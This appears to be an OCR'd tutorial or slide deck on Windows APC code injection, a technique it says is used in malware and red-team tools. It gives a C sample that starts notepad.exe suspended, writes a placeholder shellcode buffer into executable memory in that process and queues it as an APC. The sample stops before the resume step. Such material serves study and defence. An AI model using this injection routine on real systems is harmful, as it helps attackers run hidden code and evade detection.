APC code injection technique


What is APC ?

The call doesn’t happen immediately — it’s queued for later.

APC stands for **Asynchronous** Procedure Call (*Queued function call*).

It’s a Windows mechanism that lets you ***schedule a function*** to run in the context of a specific thread,

but only when that thread enters an alertable state (like during SleepEx, WaitForSingleObjectEx, etc.).



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


Think of it like this:

🔧 "You attach a function (APC) to a thread and say: Hey, next time you pause and become alertable, run this code!"

What is APC code injection ?

Its a simple form of ***code injection*** into a newly created suspended 64-bit process

using the APC (Asynchronous Procedure Call) queue technique.


This is a technique often used in malware or red team tools to inject and execute code stealthily.

How it works ?


- Creates a new process (Notepad) in a ***suspended state***.
- Allocates memory inside that process.
- Writes a payload (e.g., shellcode) into that memory.
- Queues that payload to run as an APC in the main thread of the suspended process.
- Resumes the thread — causing the payload to execute.

Step 1: Creates a new process (Notepad) in a suspended state.

Step 2: Allocates memory inside the process.



Step 3: Writes a payload (shellcode) into that memory.




Step 4: Queues that payload to run as an APC in the main thread of the suspended process.

CreateProcess( )

VirtualAllocEx( )

WriteProcessMemory( )

QueueUserAPC( )



Notepad.exe
(SUSPENDED)

Step 5: Resumes the thread — causing the payload to execute.


CreateProcess( )

VirtualAllocEx( )

WriteProcessMemory( )

QueueUserAPC( )

ResumeThread( )



Notepad.exe
(SUSPENDED)

Lets see the code:

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

  DWORD myPayloadLen = sizeof(myPayload);

  // Create a 64-bit process:
  STARTUPINFO startupInfo = { sizeof(startupInfo) };
  PROCESS_INFORMATION processInfo = { 0 };
  HANDLE processHandle, threadHandle;

CreateProcessA(  "C:\\Windows\\System32\\notepad.exe",  NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL,&startupInfo, &processInfo  );

  // Allow time to start/initialize.
  WaitForSingleObject(processInfo.hProcess, 30000);

processHandle = processInfo.hProcess;
threadHandle = processInfo.hThread;

  // Allocate memory for payload
LPVOID  PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // Write payload to allocated memory
  WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);



  //casts the payload memory address as a function
  PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

  //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
  QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

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

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

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

notepad.exe
(Suspended)

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

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

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

notepad.exe
(Suspended)

Pointer to APC Function call

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

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